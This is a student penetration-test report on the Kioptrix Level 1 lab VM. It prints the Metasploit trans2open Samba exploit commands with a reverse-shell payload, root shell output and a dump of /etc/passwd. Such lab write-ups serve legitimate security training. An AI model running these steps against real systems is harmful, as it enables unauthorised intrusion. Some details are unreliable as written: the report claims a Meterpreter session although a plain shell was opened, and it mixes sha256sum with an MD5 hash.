



VAPT Capstone Project Report (PTES Based)

Vulnerability Assessment and Penetration Testing Report on Kioptrix VM

Objective

The objective of this project is to perform a full VAPT cycle on a vulnerable virtual machine from VulnHub, specifically Kioptrix Level 1 (#1), using industry tools and PTES methodology.


Tools Used

- Kali Linux
- Metasploit
- OpenVAS (GVM)
- Nmap
- Wireshark

Methodology (PTES Phases)

Phase 1: Reconnaissance


The target IP address was identified using: `sudo netdiscover`



Phase 2: Scanning

Port scanning was performed using Nmap: `sudo nmap -sV -A 192.168.1.129`

Findings:



Phase 3: Vulnerability Assessment



A vulnerability scan was performed using OpenVAS.

Vulnerabilities were identified using Nmap scanning and manual analysis. Open ports and outdated services indicated potential attack vectors.

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-25 13:00	192.168.1.129	Open Ports (SSH, HTTP)	Scanning
2025-08-25 13:10	192.168.1.129	Samba Vulnerability	Exploitation

Phase 4: Exploitation

The system was exploited using Metasploit: msfconsole

```
student@kali: ~
+ -- --[ 2,607 exploits - 1,325 auxiliary - 1,710 payloads
+ -- --[ 430 post - 49 encoders - 14 nops - 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > msfconsole
[-] msfconsole cannot be run inside msfconsole
msf > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.129
RHOSTS => 192.168.1.129
msf exploit(linux/samba/trans2open) > set LPORT 5555
LPORT => 5555
msf exploit(linux/samba/trans2open) > set PAYLOAD linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.1.128:5555
[*] 192.168.1.129:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.129:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.129:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.129:139 - Trying return address 0xbffffafc...
[*] Sending stage (36 bytes) to 192.168.1.129
[*] 192.168.1.129:139 - Trying return address 0xbffff9fc...
[*] Sending stage (36 bytes) to 192.168.1.129
[*] 192.168.1.129:139 - Trying return address 0xbffff8fc...
[*] Sending stage (36 bytes) to 192.168.1.129
[*] 192.168.1.129:139 - Trying return address 0xbffff7fc...
[*] Sending stage (36 bytes) to 192.168.1.129
[*] 192.168.1.129:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (192.168.1.128:5555 -> 192.168.1.129:32777) at 2026-03-19 13:41:49 -0400
[*] Command shell session 2 opened (192.168.1.128:5555 -> 192.168.1.129:32778) at 2026-03-19 13:41:50 -0400
[*] Command shell session 3 opened (192.168.1.128:5555 -> 192.168.1.129:32779) at 2026-03-19 13:41:51 -0400
```

Result:

- Successful exploitation
- Meterpreter session obtained



Phase 5: Post-Exploitation

Commands used:

- Uname -a
- Cat /etc/passwd


```
student@kali: ~  
sysinfo  
/bin//sh: sysinfo: command not found  
sysinfo  
/bin//sh: sysinfo: command not found  
ls  
whoami  
root  
pwd  
/tmp  
getuid  
/bin//sh: getuid: command not found  
uname -a  
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown  
id  
uid=0(root) gid=0(root) groups=99(nobody)  
ls  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
news:x:9:13:news:/var/spool/news:  
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin  
operator:x:11:0:operator:/root:/sbin/nologin  
games:x:12:100:games:/usr/games:/sbin/nologin  
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin  
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin  
nobody:x:99:99:Nobody:/:/sbin/nologin  
mailnull:x:47:47:/:/var/spool/mailnull:/dev/null
```

Outcome:


- System-level access confirmed
- Sensitive system information accessed

Phase 6: Evidence Collection

- Network traffic captured using Wireshark



- File hashes generated: sha256sum filename



Item	Description	Collected By	Date	Hash Value
------	-------------	--------------	------	------------

/etc/passwd	User account file	Student	2026-03-19	fb4c3aa6fc8e5168ecf002362ed6471f
-------------	-------------------	---------	------------	----------------------------------



Due to system limitations, MD5 hashing was used to verify file integrity. The hash value ensures that the collected evidence remains unchanged.

Phase 7: Remediation

Recommended actions:

- Update vulnerable services (Apache, Samba)
- Disable unnecessary ports
- Apply latest security patches
- Configure firewall rules

Phase 8: Re-Scanning

After applying fixes, the system was rescanned using OpenVAS to verify that vulnerabilities were mitigated.

Executive Summary

A Vulnerability Assessment and Penetration Test (VAPT) was conducted on the target system to identify security weaknesses and evaluate potential risks. The assessment revealed multiple vulnerabilities, including outdated services and misconfigurations. Critical vulnerabilities such as remote code execution were identified, which allowed unauthorized access to the system.

Using Metasploit, successful exploitation was achieved, resulting in system-level access. This demonstrated that an attacker could compromise the system, access sensitive data, and potentially disrupt operations. The findings highlight significant security gaps that require immediate attention.

To mitigate these risks, it is recommended to update all outdated software, apply security patches, and implement proper firewall configurations. Additionally, regular vulnerability scanning and monitoring should be conducted to ensure continuous security.



Overall, the test emphasizes the importance of proactive security measures and demonstrates how unpatched systems can be easily exploited by attackers.

Non-Technical Summary

The security testing identified serious weaknesses in the system that could allow attackers to gain unauthorized access. By exploiting these vulnerabilities, full control over the system was achieved, which could lead to data theft or system damage. These issues mainly exist due to outdated software and lack of security updates. Immediate action is required to fix these problems by updating the system and improving security settings. Regular security checks are also necessary to prevent future attacks and ensure the system remains safe from cyber threats.